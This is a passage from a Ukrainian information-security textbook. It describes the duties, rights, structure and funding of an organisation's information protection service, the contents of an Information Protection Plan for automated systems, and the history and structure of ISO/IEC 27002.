- участь у розробленні нормативних документів, чинних у межах організації та АС, які встановлюють правила доступу користувачів до ресурсів АС, визначають порядок, норми, правила із захисту інформації та здійснення контролю за їх дотриманням (інструкцій, положень, наказів, рекомендацій тощо).

Під час експлуатації КСЗІ служба захисту інформації виконує такі функції:

- організація процесу управління КСЗІ;
- розслідування випадків порушення політики безпеки, небезпечних та непередбачуваних подій, аналізування подій, що спричинили ці порушення, здійснення супроводу банку даних таких подій;

- проведення заходів у разі виявлення спроб НСД до ресурсів АС, порушення правил експлуатації засобів захисту інформації чи інших дестабілізуючих факторів;
- забезпечення контролю цілісності засобів захисту інформації та можливості швидкого реагування на їх вихід із ладу чи порушення режимів функціонування;
- організація управління доступом до ресурсів АС (розподіл між користувачами необхідних реквізитів захисту інформації: паролів, привілеїв, ключів тощо);
- супроводження й актуалізація бази даних захисту інформації (матриці доступу, класифікаційні мітки об'єктів, ідентифікатори користувачів тощо);
- спостереження (реєстрація й аудит подій в АС, моніторинг подій тощо) за функціонуванням КСЗІ та її компонентів;
- підготовка пропозицій щодо удосконалення порядку забезпечення захисту інформації в АС, впровадження нових технологій захисту і модернізації КСЗІ;
- організація та проведення заходів із модернізації, тестування, оперативного відновлення функціонування КСЗІ після збоїв, відмов, аварій АС або КСЗІ;
- участь у заходах із модернізації АС: узгодженні пропозицій щодо введення до складу АС нових компонентів, функціональних завдань і режимів оброблення інформації, заміни засобів оброблення інформації тощо;
- забезпечення супроводження й актуалізації еталонних, архівних і резервних копій програмних компонентів КСЗІ та їх зберігання і тестування;
- аналітичне оцінювання поточного стану безпеки інформації в АС (прогнозування виникнення нових загроз та їх урахування в моделі загроз, визначення потреби в її коригуванні, аналіз відповідності технології оброблення інформації та реалізованої політики безпеки поточній моделі загроз тощо);
- інформування власників інформації про технічні можливості захисту інформації в АС і встановлені для персоналу і користувачів АС типові правила;
- втручання у процес роботи АС у разі виявлення атаки на КСЗІ, проведення у таких випадках робіт з викриття порушника;
- регулярне подання звітів керівництву організації-власника (розпорядника) АС про виконання користувачами АС вимог із захисту інформації;
- аналізування відомостей про технічні засоби захисту інформації нового покоління, обґрунтування пропозицій із придбання таких засобів для організації;
- здійснення контролю за виконанням персоналом і користувачами АС вимог, норм, правил, інструкцій із захисту інформації відповідно до визначеної політики безпеки інформації, зокрема за дотриманням режиму секретності у разі оброблення в АС інформації, що становить державну таємницю;
- здійснення контролю за забезпеченням охорони і порядку зберігання документів (носіїв інформації), які містять відомості, що підлягають захисту;
- розроблення та реалізація спільно з РСО (підрозділом ТЗІ, службою безпеки) комплексних заходів із забезпечення безпеки інформації під час проведення заходів з науково-технічного, економічного, інформаційного співробітництва з іноземними фірмами (нарад, переговорів тощо), а також здійснення їхнього технічного та інформаційного забезпечення.

Організацію навчання персоналу забезпеченню захисту інформації здійснюють таким чином:

- розробляють плани навчання і підвищення кваліфікації спеціалістів СЗІ та персоналу АС;
- розробляють спеціальні програми навчання з урахуванням особливостей технології оброблення інформації в організації (АС), необхідного рівня її захищеності тощо;
- організовують та проводять навчання користувачів і персоналу АС правилам роботи з КСЗІ, захищеними технологіями та ресурсами;
- узгоджують навчальні плани і плани з підвищення кваліфікації з державними органами, навчальними закладами та іншими організаціями;
- забезпечують навчальний процес необхідною матеріальною базою, посібниками, нормативно-правовими актами, нормативними документами, методичною літературою тощо.

22.1.3. Права й обов'язки служби захисту інформації

Служба захисту інформації має право:

- здійснювати контроль за діяльністю будь-якого структурного підрозділу організації (АС) щодо виконання ним вимог нормативно-правових актів і нормативних документів із захисту інформації;
- пропонувати керівництву організації призупиняти процес оброблення інформації, забороняти його, змінювати режими оброблення у разі виявлення порушень політики безпеки або виникнення реальної загрози безпеці;
- складати і надавати керівництву організації акти виявлених порушень політики безпеки, готувати рекомендації щодо їх усунення;
- здійснювати службові розслідування у разі виявлення порушень;
- отримувати доступ до документів структурних підрозділів організації (АС), необхідних для оцінювання ефективності вжитих заходів із захисту інформації та підготовки пропозицій щодо подальшого їх удосконалення;
- вносити пропозиції щодо залучення на договірній основі до проведення заходів із захисту інформації інших організацій, які мають ліцензії на відповідний рід діяльності;
- вносити пропозиції щодо забезпечення АС (КСЗІ) технічними і програмними засобами захисту інформації та іншою спеціальною технікою, дозволеними для використання в Україні з метою забезпечення захисту інформації;
- вносити на розгляд керівництва організації пропозиції щодо подання заяв до відповідних державних органів на проведення державної експертизи КСЗІ або сертифікації окремих засобів захисту інформації;
- узгоджувати умови додавання до АС нових компонентів та надавати керівництву пропозиції щодо заборони їх використання, якщо вони порушують прийняту політику безпеки або знижують рівень захищеності ресурсів АС;

- надавати висновки щодо питань, які належать до компетенції СЗІ, насамперед щодо технологій, доступ до яких обмежено, та проектів, що потребують технічної підтримки з боку співробітників СЗІ;
- надавати керівництву організації пропозиції щодо узгодження планів і регламенту відвідування АС сторонніми особами;
- здійснювати інші дії, права на виконання яких надано СЗІ відповідно до специфіки та особливостей діяльності організації (АС).

Служба захисту інформації має виконувати такі функції:

- забезпечувати якісне виконання організаційно-технічних заходів із захисту інформації в АС;
- вчасно і в повному обсязі надавати користувачам і персоналу АС інформацію про змінення у сфері захисту інформації;
- перевіряти відповідність прийнятих в АС (організації) правил, інструкцій щодо оброблення інформації, здійснювати контроль за виконанням цих вимог;
- здійснювати контрольні перевірки стану захищеності інформації в АС;
- забезпечувати конфіденційність заходів із монтажу, експлуатації та технічного обслуговування засобів захисту інформації, встановлених в АС (організації);
- сприяти і, за потреби, брати безпосередню участь у проведенні вищими органами перевірок стану захищеності інформації в АС;
- сприяти (технічними та організаційними заходами) створенню і дотриманню умов зберігання інформації, отриманої організацією на договірних, контрактних або інших основах від організацій-партнерів, постачальників, клієнтів та приватних осіб;
- періодично, не рідше ніж раз на місяць, надавати керівництву організації звіт про стан захищеності інформації в АС і про дотримання користувачами та персоналом АС встановленого порядку і правил захисту інформації;
- негайно повідомляти керівництво АС (організації) про виявлені атаки та викритих порушників.

Керівник та співробітники СЗІ мають виконувати й інші обов'язки згідно зі специфікою та особливостями діяльності організації (АС).

Керівництво та співробітники СЗІ у разі невиконання чи неналежного виконання своїх службових обов'язків або порушення встановленого порядку захисту інформації в АС нестимуть дисциплінарну, адміністративну, цивільно-правову та кримінальну відповідальність (згідно із законодавством України). Обов'язки керівника та співробітників СЗІ визначено їхніми посадовими (функціональними) інструкціями.

Відповідальність за діяльність СЗІ покладено на її керівника, який зобов'язаний:

- організовувати заходи із захисту інформації в АС, забезпечувати ефективність захисту інформації відповідно до діючих нормативно-правових актів;
- забезпечувати своєчасне розроблення і виконання «Плану захисту інформації в автоматизованій системі»;

- контролювати виконання співробітниками СЗІ завдань, функцій та обов'язків, зазначених у Положенні, посадових інструкціях, а також планових заходів із захисту інформації, затверджених керівником організації;
- координувати плани діяльності підрозділів та служб АС (організації) з питань захисту інформації;
- організовувати навчання співробітників, користувачів, персоналу АС щодо питань захисту інформації;
- виконувати особисто правила внутрішнього трудового розпорядку, встановленого режиму, правила охорони праці та протипожежної охорони, а також контролювати виконання всіх цих правил співробітниками СЗІ.

Співробітники СЗІ відповідають за:

- дотримання вимог нормативних документів, де визначено порядок організації робіт із захисту інформації, інформаційних ресурсів та технологій;
- повноту та якість розроблення і впровадження організаційно-технічних заходів із захисту інформації в АС, точність та достовірність отриманих результатів і висновків з питань компетенції СЗІ;
- дотримання термінів проведення контролюючих, інспекційних, перевірочних та інших заходів із оцінювання стану захищеності інформації в АС, долучених до плану робіт СЗІ;
- якість та правомірність документального оформлення результатів робіт окремих етапів створення КСЗІ, документального оформлення результатів перевірок;
- виконання інших дій згідно зі специфікою та особливостями діяльності АС (організації).

22.1.4. Взаємодія служби захисту інформації з іншими підрозділами та із зовнішніми організаціями

Служба захисту інформації здійснює свою діяльність у взаємодії з науковими, виробничими та іншими організаціями, а також державними органами й установами, що займаються питаннями захисту інформації.

Заходи із захисту інформації в автоматизованих системах СЗІ має узгоджувати із заходами охоронної та режимно-секретної діяльності інших підрозділів організації.

СЗІ взаємодіє з такими структурами:

- РСО організації;
- підрозділом ТЗІ організації;
- адміністрацією АС та іншими підрозділами організації, діяльність яких пов'язана із захистом інформації або її автоматизованим обробленням;
- службою безпеки організації;
- зовнішніми організаціями (партнерами, користувачами, постачальниками та виконавцями заходів);

- підрозділами служб безпеки іноземних фірм (партнерами, користувачами, постачальниками, виконавцями робіт), їхніми представниками (на договірних або інших засадах);
- іншими суб'єктами діяльності у сфері захисту інформації.

СЗІ також координує свою діяльність з аудиторською службою під час проведення аудиторських перевірок.

Взаємодію з іншими підрозділами організації з питань, що безпосередньо не пов'язані із захистом інформації, СЗІ здійснює відповідно до наказів та (або) розпоряджень керівника організації.

22.1.5. Штатний розклад і структура служби захисту інформації

За визначенням СЗІ є штатним підрозділом організації, безпосередньо підпорядкованим керівнику організації або його заступнику, який відповідає за забезпечення безпеки інформації, або є структурною (штатною або позаштатною) одиницею підрозділу ТЗІ (служби безпеки) організації. Штатність чи позаштатність СЗІ встановлюють на підставі рішення, прийнятого на загальних зборах акціонерів або керівництвом організації.

Структуру СЗІ, її склад і чисельність визначають на підставі фактичних потреб АС із забезпечення вимог політики безпеки інформації, їх затверджує керівництво організації. Чисельність і склад СЗІ мають бути достатніми для виконання всіх завдань із захисту інформації в АС.

Для ефективного функціонування й управління захистом інформації в АС СЗІ має штатний розклад, який містить перелік функціональних обов'язків усіх співробітників, необхідних вимог до рівня їхніх знань і навичок.

Безпосереднє керівництво роботою СЗІ здійснює її керівник; якщо СЗІ є структурною одиницею підрозділу ТЗІ (служби безпеки організації) — керівник цього підрозділу (заступник керівника). Керівника СЗІ призначає та звільняє з посади керівництво організації, узгодивши свої дії з особами, відповідальними за безпеку інформації (керівником підрозділу ТЗІ, керівником служби безпеки тощо).

На час відсутності керівника СЗІ (у зв'язку з відпусткою, службовим відрядженням, хворобою тощо) його обов'язки тимчасово виконує заступник, а за відсутності такої посади — керівник одного з підрозділів або інший кваліфікований співробітник СЗІ. Призначати на цю посаду позаштатних співробітників або тих, хто працює тимчасово, заборонено.

Штат СЗІ комплектують фахівці, які мають спеціальну технічну освіту (вищу, середню спеціальну, закінчили спеціальні курси з підвищення кваліфікації у сфері ТЗІ тощо) та практичний досвід роботи з розроблення, впровадження, експлуатації КСЗІ та засобів захисту інформації, а також із реалізації організаційних, технічних та інших заходів із захисту інформації, знають і вміють застосовувати нормативно-правові документи у сфері захисту інформації.

Функціональні обов'язки співробітників визначено переліком і характером завдань, які покладає на СЗІ керівництво АС (організації).

Залежно від обсягів і особливостей завдань СЗІ до її складу можуть входити різні за фахом спеціалісти (групи спеціалістів, підрозділи тощо):

- спеціалісти з питань захисту інформації від її витоку технічними каналами;
- спеціалісти з питань захисту каналів зв'язку і комутаційного обладнання, настроювання і управління активним мережним обладнанням;
- спеціалісти з питань адміністрування засобів захисту, управління базами даних;
- спеціалісти з питань захищених технологій обробки інформації.

За посадами співробітників СЗІ поділяють на такі категорії:

- керівник СЗІ;
- адміністратори захисту АРМ (безпеки баз даних, безпеки системи тощо);
- спеціалісти служби захисту.

Змінити структуру СЗІ можна лише на підставі рішення, прийнятого на загальних зборах акціонерів або керівництвом організації та затвердженого наказом (розпорядженням) керівника.

22.1.6. Організація заходів служби захисту інформації та їх фінансування

Трудові відносини в СЗІ будують на підставі чинного в Україні законодавства з урахуванням положень статуту організації, правил внутрішнього трудового розпорядку та встановлених в організації норм техніки безпеки праці, гігієни і санітарії та інших розпорядчих документів.

СЗІ здійснює свою роботу з реалізації основних організаційних та організаційно-технічних заходів зі створення та забезпечення функціонування КСЗІ згідно з планами робіт. Основою для розроблення планів заходів є «План захисту інформації в АС» (див. підрозділ 22.2).

Плани містять заходи таких основних типів:

- разові (виконуються один раз, другий раз — лише після повного перегляду прийнятих рішень із захисту інформації);
- що виконуються постійно;
- що виконуються періодично (із заданим проміжком часу);
- що виконуються за потреби.

Основні види планів заходів СЗІ:

- календарний план заходів із проектування, реалізації, оцінювання, впровадження, технічного обслуговування, експлуатації КСЗІ тощо;
- план заходів із оперативного реагування на непередбачувані ситуації (зокрема, надзвичайні та аварійні) та відновлення функціонування АС;
- поточний план заходів (на місяць, квартал, рік);
- перспективний план розвитку та вдосконалення діяльності СЗІ з питань захисту інформації (до 5 років);

- план дій із забезпечення безпеки інформації окремих заходів (проведення нарад, укладання договорів, угод тощо);
- бізнес-план створення і функціонування СЗІ.

Плани заходів складає керівник СЗІ після обговорення на виробничій нараді організаційно-технічних питань (що належать до її компетенції) і затверджує керівник організації або підрозділу, куди входить СЗІ.

Реорганізацію або ліквідацію СЗІ можна здійснити на підставі рішення, прийнятого на загальних зборах акціонерів або керівництвом організації. Реорганізаційну або ліквідаційну процедуру здійснює відповідна комісія, яка створюється за наказом (розпорядженням) керівника організації.

З метою забезпечення конфіденційності робіт, які виконують співробітники СЗІ, вони, влаштовуючись на роботу, дають письмові зобов'язання не розголошувати відомості, які становлять службову, комерційну або іншу таємницю.

Матеріально-технічну базу для забезпечення діяльності СЗІ становлять належні їй на правах власності (оперативного управління, повного господарського володіння) засоби захисту інформації, ПЗ, технічне та інженерне обладнання, засоби вимірювань і контролю, відповідна документація, а також інші засоби та обладнання, необхідні для виконання СЗІ покладених на неї завдань.

Співробітники СЗІ відповідають за збереження майна, що є власністю або знаходиться у розпорядженні служби.

Засоби захисту інформації та захищені засоби, які співробітники СЗІ використовують, виконуючи свої службові обов'язки, мають бути підтверджені одержаним у встановленому порядку документом, що засвідчує їхню відповідність вимогам нормативних документів.

Матеріально-технічне та інше спеціальне забезпечення СЗІ здійснюють відповідні підрозділи організації в установленому порядку.

СЗІ фінансують за рахунок:

- коштів, виділених організацією на утримання органів управління;
- прибутку організації (АС) та інших коштів за рішенням, прийнятим керівництвом організації або на загальних зборах акціонерів;
- коштів, отриманих за виконання СЗІ договірних робіт та надання послуг;
- інших джерел фінансування, не заборонених законодавством.

22.2. Рекомендації щодо структури та змісту Плану захисту інформації в автоматизованій системі

Діяльність СЗІ спирається на План захисту інформації. Рекомендації щодо структури та змісту Плану захисту інформації надано в документі «Методичні вказівки щодо структури та змісту Плану захисту інформації в автоматизованій системі», у додатку до НД ТЗІ 1.4-001-2000 [21]. Розглянемо основні положення цього документа.

План захисту інформації в АС (далі План захисту) — це набір документів, згідно з якими організують захист інформації протягом життєвого циклу АС. В окремих випадках план захисту може бути подано в одному документі.

План захисту інформації в АС розробляють на основі проведеного аналізу технології оброблення інформації та наявних ризиків, а також сформульованої політики безпеки інформації. План захисту визначає і документально скріплює об'єкт захисту інформації в АС, основні завдання захисту, загальні правила оброблення інформації в АС, мету створення та функціонування КСЗІ, заходи із захисту інформації. План захисту має фіксувати на певний проміжок часу склад АС, технологію оброблення інформації, склад комплексу засобів захисту інформації, перелік необхідної документації тощо.

План захисту слід регулярно переглядати та, за потреби, змінювати. Зміни та доповнення до Плану захисту узгоджують і затверджують так само, як і основний документ.

Для АС, де обробляють інформацію, що є державною таємницею, План захисту — обов'язковий документ. Склад і зміст Плану захисту для таких АС встановлено «Положенням про забезпечення режиму секретності під час обробки інформації, що становить державну таємницю, в автоматизованих системах», яке затверджено постановою Кабінету Міністрів України від 16 лютого 1998 року за № 180.

План захисту слід також розробляти для АС, в яких обробляють інформацію, що підлягає захисту згідно із законодавством України, користуючись зазначеними вимогами до його складу і змісту.

План захисту містить такі пункти:

- завдання захисту інформації в АС;
- класифікація інформації, що обробляють в АС;
- опис компонентів АС та технології оброблення інформації;
- загрози для інформації в АС;
- політика безпеки інформації в АС;
- система документів із забезпечення захисту інформації в АС.

22.2.1. Завдання захисту інформації в АС

До завдань захисту інформації в АС належать такі:

- ефективне знешкодження (попереджання) загроз ресурсам АС шляхом комплексного впровадження правових, морально-етичних, фізичних, організаційних, технічних та інших заходів забезпечення безпеки;
- забезпечення визначених політикою безпеки властивостей інформації (конфіденційності, цілісності, доступності) під час створення та експлуатації АС;
- своєчасне виявлення та знешкодження загроз ресурсам АС, причин та умов виникнення порушень функціонування АС та її розвитку;
- створення механізму та умов оперативного реагування на загрози безпеці інформації, інші прояви негативних тенденцій у функціонуванні АС;

- управління засобами захисту інформації, доступом користувачів до ресурсів АС, контроль за їхньою роботою з боку персоналу СЗІ, оперативне сповіщення про спроби НСД до ресурсів АС;
- реєстрація, збирання, зберігання, оброблення даних про всі події в системі, пов'язані з безпекою інформації;
- створення умов для максимально можливого відшкодування та локалізації збитків, що завдають неправомірні (несанкціоновані) дії фізичних та юридичних осіб, вплив зовнішнього середовища та інші чинники, а також зменшення негативного впливу наслідків порушення безпеки на функціонування АС.

Політика безпеки, яку реалізує КСЗІ для захисту інформації від потенційних внутрішніх та зовнішніх загроз, має охоплювати такі об'єкти захисту:

- відомості (незалежно від виду їхнього подання), що належать до інформації з обмеженим доступом (ІзОД) або інші види інформації, що підлягає захисту, яку обробляють в АС (на паперових, магнітних, оптичних та інших носіях);
- інформаційні масиви і бази даних, програмне забезпечення та інші інформаційні ресурси;
- обладнання АС та інші матеріальні ресурси, зокрема технічні засоби та системи, що не задіяні в обробленні ІзОД, але розташовані в контрольованій зоні, носії інформації, процеси і технології її оброблення. До технічних областей, в яких необхідно захищати інформаційне та програмне забезпечення, належать робоча станція, комунікаційні канали (фізична мережа) та комутаційне обладнання, сервери, засоби для створення твердих копій даних, накопичувачі інформації;
- засоби і системи фізичної охорони матеріальних та інформаційних ресурсів, організаційні заходи захисту;
- користувачів (персонал) АС, власників інформації та АС, а також їхні права.

Безпеку інформації в АС забезпечують шляхом:

- організації та впровадження системи допуску співробітників (користувачів) до інформації, яка потребує захисту;
- організації обліку, зберігання, обігу інформації, яка потребує захисту, та її носіїв;
- організації та координації робіт із захисту інформації, яка обробляється та передається засобами АС;
- здійснення контролю за забезпеченням захисту інформації, яку обробляють засоби АС, і за збереженням конфіденційних документів (носіїв).

22.2.2. Класифікація інформації, що обробляють в АС

Класифікація інформації дає змогу її власнику (розпоряднику) або власнику автоматизованої системи визначити методи і способи захисту даних кожного окремого типу. Всі дані в АС класифікують за режимом доступу, правовим режимом, а також за типом їх подання.

За режимом доступу інформацію в АС поділяють на відкриту та з обмеженим доступом.

Відкриту інформацію, у свою чергу, поділяють на таку, що не потребує захисту або захист якої забезпечувати недоцільно, і таку, що потрібно захищати (наприклад, її цілісність і доступність).

Інформація з обмеженим доступом — це важлива для особи, організації, суспільства чи держави інформація (відповідно до Концепції технічного захисту інформації в Україні), порушення конфіденційності якої може призвести до моральних чи матеріальних збитків.

За правовим режимом інформацію з обмеженим доступом поділяють на таємну та конфіденційну.

До таємної інформації належить така, що містить відомості, які становлять державну чи іншу, передбачену законом, таємницю. Інформацію, що становить державну таємницю, у свою чергу, поділяють на категорії згідно із Законом України «Про державну таємницю».

Правила доступу до конфіденційної інформації, володіти, користуватися чи розпоряджатися якою можуть окремі фізичні, юридичні особи або держава, встановлює її власник. Якщо інформація становить велику цінність для її власника, то втрата або передавання такої інформації іншим особам може завдати організації (власнику) великої шкоди. З метою встановлення ПРД до конфіденційної інформації її слід класифікувати, поділивши на категорії з урахуванням цінності даних.

Для встановлення правил взаємодії активних і пасивних об'єктів автоматизованої системи інформацію класифікують за типом її подання в АС (для кожної з визначених категорій встановлюють типи пасивних об'єктів комп'ютерної системи, якими вона може бути представлена).

22.2.3. Компоненти АС і технології оброблення інформації

Перш ніж складати опис компонентів АС, необхідно провести їх інвентаризацію і визначити всі активні та пасивні об'єкти, що беруть участь у технологічному процесі оброблення та впливають на безпеку інформації. Для кожного активного об'єкта АС потрібно визначити перелік пасивних об'єктів, які з ним взаємодіють.

Інвентаризації підлягають такі об'єкти:

- обладнання — комп'ютерні системи та їх компоненти (процесори, монітори, термінали, робочі станції тощо), периферійні пристрої;
- програмне забезпечення (вихідні, завантажувальні модулі, утиліти, СКБД, операційні системи, діагностичні, тестові програми тощо);
- дані тимчасового і постійного зберігання (інформація на магнітних носіях, друковані, архівні та резервні копії, системні журнали, технічна, експлуатаційна і розпорядча документація тощо);
- персонал і користувачі АС.

Окрім компонентів АС до опису долучають технології оброблення інформації, що потребує захисту, тобто способи і методи застосування засобів обчислю-

вальної техніки під час здійснення функцій збирання, зберігання, оброблення, передавання і використання даних або алгоритмів окремих процедур. Опис (системи і окремих компонентів) може бути неформальним або формальним.

Для відображення інформаційної взаємодії між основними компонентами АС (завданнями, об'єктами) доцільно розробити схему інформаційних потоків, указавши для кожного елемента схеми категорію інформації та визначені політикою безпеки рівні доступу до неї.

22.2.4. Загрози інформації в АС

Щоб можна було проводити аналіз ризиків і формувати вимоги до КСЗІ, необхідно розробити модель загроз інформації та модель порушника. Ці роботи здійснюють на підготовчому етапі створення КСЗІ за результатами обстеження АС. Такі моделі було розглянуто більш докладно у розділах 1 і 20. Модель загроз і модель порушника слід документально оформити та долучити до Плану захисту.

22.2.5. Політика безпеки інформації в АС

Політику безпеки інформації також розробляють на підготовчому етапі створення КСЗІ в АС, документально оформлюють і долучають до Плану захисту. Політику безпеки покладено в основу створення КСЗІ (її розроблення було детально розглянуто у розділі 20).

22.2.6. Календарний план робіт із захисту інформації в АС

На основі Плану захисту інформації в АС складають календарний план робіт із реалізації заходів захисту інформації в АС, який містить такі пункти:

- організаційні заходи;
- контрольно-правові заходи;
- профілактичні заходи;
- інженерно-технічні заходи;
- робота з кадрами.

Організаційні заходи із захисту інформації — це комплекс адміністративних і обмежувальних заходів, спрямованих на оперативне виконання завдань захисту інформації шляхом регламентації діяльності персоналу і функціонування засобів (систем) забезпечення інформаційної діяльності та засобів (систем) забезпечення захисту інформації. До плану можуть бути долучені такі заходи:

- розроблення документів (інструкцій, методик, правил, розпоряджень тощо) з різних напрямів захисту інформації в АС;
- внесення змін і доповнень до чинних в АС документів з урахуванням змінення умов (обставин);
- розроблення й впровадження нових організаційних заходів із захисту інформації;

- обґрунтування необхідності застосування та впровадження нових засобів захисту інформації;
- координація робіт з іншими підрозділами організації або зовнішніми організаціями на всіх етапах життєвого циклу АС;
- перегляд результатів виконання затверджених заходів і робіт із захисту інформації.

До контрольно-правових заходів, зокрема, належать такі:

- контроль за виконанням персоналом (користувачами) вимог відповідних інструкцій, розпоряджень і наказів;
- контроль за виконанням заходів, розроблених за результатами попередніх перевірок;
- контроль за станом зберігання й використання носіїв інформації на робочих місцях.

Профілактичні заходи спрямовані на формування у персоналу (користувачів) мотивів поведінки, які спонукають їх до безумовного виконання у повному обсязі вимог режиму, правил проведення робіт тощо, а також на формування відповідного морально-етичного стану в колективі.

До інженерно-технічних належать заходи, спрямовані на налагодження, випробування і введення в експлуатацію, супроводження і технічне обслуговування апаратних і програмних засобів захисту інформації від НСД, засобів захисту інформації від загроз її витоку технічними каналами, інженерне обладнання споруд і приміщень, в яких розміщено засоби оброблення інформації, зокрема й під час капітального будівництва тощо.

До плану робіт із кадрами потрібно долучати заходи з добирання й навчання персоналу (користувачів) встановленим правилам безпеки інформації, новим методам захисту інформації, а також із підвищення їхньої кваліфікації. Навчання можна здійснювати власними силами, із залученням спеціалістів із зовнішніх організацій або в інших організаціях. Навчання здійснюють згідно з програмою, затвердженою керівництвом організації (АС). Навчальні програми мають містити теоретичний і практичний курси. Доцільність цих програм і долучення до них окремих розділів визначається особливостями АС і використаними в ній технологіями захисту інформації, функціональними завданнями спеціалістів із навчальних груп та іншими чинники.

22.3. ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління безпекою інформації»

22.3.1. Загальні відомості про стандарт

Для врегулювання комплексу питань із захисту інформації в організаціях або підприємствах окрім зазначеної вище групи документів використовують інші, зокрема міжнародні стандарти.

Найбільш поширеними міжнародними стандартами, які регулюють комплекс питань із захисту інформації в організаціях чи підприємствах, є стандарт BSI «Настанова із захисту інформаційних технологій для базового рівня захищеності» [128] та новітні стандарти серії ISO/IEC 27000 зі створення, розвитку та підтримки системи менеджменту інформаційної безпеки (СМІБ).

Стандарт BSI — це німецький стандарт, який за рівнем використання у світі, фактично, набув міжнародного статусу. Розробником стандарту є Федеральне відомство з безпеки в інформаційній техніці (Bundesamt fur Sicherheit in der Informationstechnik, BSI). Перші стандарти серії ISO/IEC 27000 було розроблено на основі британських стандартів BS 7799. Розробником останніх є Британський інститут стандартів (British Standards Institution), що за збігом також має абревіатуру BSI. Зауважимо, що виконання вимог цих стандартів на теренах України не є обов'язковим, але фахівці мають їх знати.

Розглянемо докладніше міжнародний стандарт ISO/IEC 27002 «Інформаційні технології — Методики безпеки — Практичні правила управління безпекою інформації» [269].

Історію формування стандарту ISO/IEC 27002 було розпочато з написання посібника з практичних правил організації захисту інформаційних ресурсів комерційних компаній. Цей посібник було видано на замовлення міністерства торгівлі та промисловості Великої Британії у 1993 році. Доопрацьована версія посібника отримала статус національного стандарту BS 7799 «Практичні правила управління безпекою інформації» цієї країни у 1995 році. У подальшому першу частину цього стандарту було ухвалено як міжнародний стандарт ISO/IEC 17799 «Інформаційні технології — Управління безпекою інформації. Практичні правила». Пізніше вийшла друга його частина — BS 7799-2 «Специфікація систем управління безпекою інформації», де було врегульовано питання аудита інформаційної системи організації та організації в цілому відповідно до вимог першої частини стандарту. Обидві частини стандарту суттєво доопрацювали у 2005 році. У тому самому році доопрацьовану версію стандарту BS 7799-2 було прийнято як міжнародний стандарт ISO/IEC 27001 [272]. У липні 2007 року стандарт ISO/IEC 17799:2005 почали позначати як ISO/IEC 27002.

Оскільки цей стандарт вирізняється з-поміж інших високим рівнем абстрактності та лаконізмом, його можуть успішно застосовувати висококваліфіковані та досвідчені фахівці з інформаційної безпеки. Завдяки прозорості стандарту та зручності його практичного застосування цей стандарт активно використовують у багатьох країнах світу.

22.3.2. Структура й основний зміст стандарту

Документ складається з передмови, вступу та 15 розділів. Розділи мають номери з 1-го по 15-й, вступ позначено як 0-й розділ. Далі наведено перелік усіх розділів і подано їх стислий зміст.

0. Вступ (Introduction).
1. Сфера застосування (Scope).

2. Терміни та визначення (Terms and definitions).
3. Структура стандарту (Structure of this standard).
4. Оцінювання й оброблення ризиків (Risk assessment and treatment).
5. Політика безпеки (Security policy).
6. Організація забезпечення безпеки інформації (Organization of information security).
7. Управляння ресурсами (Asset management).
8. Безпека персоналу (Human resources security).
9. Фізична безпека і безпека середовища (Physical and environmental security).
10. Управління комунікаціями й операціями (Communications and operations management).
11. Управління доступом (Access control).
12. Придбання, розроблення та супроводження інформаційних систем (Information systems acquisition, development and maintenance).
13. Управління інцидентами безпеки інформації (Information security incident management).
14. Управління безперебійністю бізнесу (Business continuity management).
15. Дотримання вимог (Compliance).

Вступ

У вступі надано пояснення, як застосовувати цей стандарт. Вступ містить такі підрозділи.

1. Що таке безпека інформації.
2. Чому необхідна безпека інформації.
3. Як затвердити вимоги до безпеки.
4. Визначення ризиків безпеки.
5. Вибір засобів управління.
6. Відправна точка безпеки інформації.
7. Критичні фактори успіху.
8. Розроблення власних рекомендацій із захисту інформації організації.

Розглянемо окремі положення вступу більш докладно.

У перших двох підрозділах вступу подано визначення поняття безпеки інформації, її мету, завдання, мотивацію необхідності захисту.

Підрозділ «Як затвердити вимоги до безпеки» визначає три головних джерела вимог до системи безпеки організації:

- специфічні ризики порушення безпеки, які загрожують ресурсам організації і для яких оцінюють уразливість та ймовірність її виникнення, а також потенційний вплив;

- набір правових і договірних вимог, які мають виконувати організація, її торговельні партнери, підрядники та постачальники послуг;
- набір специфічних принципів, цілей та вимог до оброблення інформації, розроблений організацією.

У підрозділі «Визначення ризиків безпеки» відзначають важливість відповідності між цінністю інформаційних ресурсів організації та витратами на систему їх захисту. При цьому слід ураховувати рівень ризику та збитки, яких може бути завдано організації внаслідок порушення безпеки інформації. Ризики слід визначати періодично задля урахування будь-яких змінень, що впливають на безпеку.

Після визначення вимог до безпеки та ризиків необхідно обрати й упровадити прийнятні засоби управління для зниження ризиків. Питання добирання таких засобів обговорено у підрозділі «Вибір засобів управління».

У підрозділі «Відправна точка безпеки інформації» зазначено, що використання багатьох із засобів управління можна вважати відправною точкою для впровадження системи безпеки інформації. Засоби управління, які є суттєвими для організації з позиції законодавства, можуть здійснювати захист:

- конфіденційності даних і особистої інформації;
- документів організації;
- прав інтелектуальної власності.

До заходів і засобів, які вважають необхідними для створення системи безпеки інформації, належать:

- створення документа про політику безпеки інформації;
- розподіл обов'язків із забезпечення безпеки інформації;
- навчання й підготовка персоналу з питань дотримання режиму безпеки інформації;
- технічне управління вразливостями;
- підтримка безперебійної роботи;
- управління інцидентами безпеки інформації.

Необхідність і порядок використання інших заходів і засобів захисту інформації у кожному конкретному випадку мають визначати фахівці з інформаційної безпеки.

У підрозділі «Критичні фактори успіху» визначено фактори, критичні для успішного впровадження безпеки інформації в організації:

- політика, цілі й діяльність із захисту інформації, що відображають цілі бізнесу;
- підхід і структурна основа для впровадження, супроводження і вдосконалення захисту інформації;
- суттєва підтримка і зобов'язання всіх рівнів керівництва;
- розуміння вимог безпеки інформації, визначення ризиків і управління ними;
- надання рекомендацій з політики й стандартів безпеки інформації всім керівникам, співробітникам та іншим сторонам;

- ✦ фінансування заходів з управління безпекою інформації;
- ✦ забезпечення належних знань, навчання й освіти персоналу;
- ✦ управління інцидентами інформаційної безпеки;
- ✦ упровадження системи показників, призначеної для оцінювання ефективності управління безпекою інформації.

У підрозділі «Розроблення власних рекомендацій із захисту інформації організації» визначено, що, позаяк єдиної оптимальної структури захисту інформації для всіх організацій немає, кожна організація може мати власний набір вимог, проблем, пріоритетів і керівних принципів безпеки інформації. Якщо організація має документи із власними рекомендаціями щодо захисту інформації, то вони мають містити посилання на цей стандарт задля встановлення взаємозв'язків між відповідними розділами.

Розділ 1. Сфера застосування

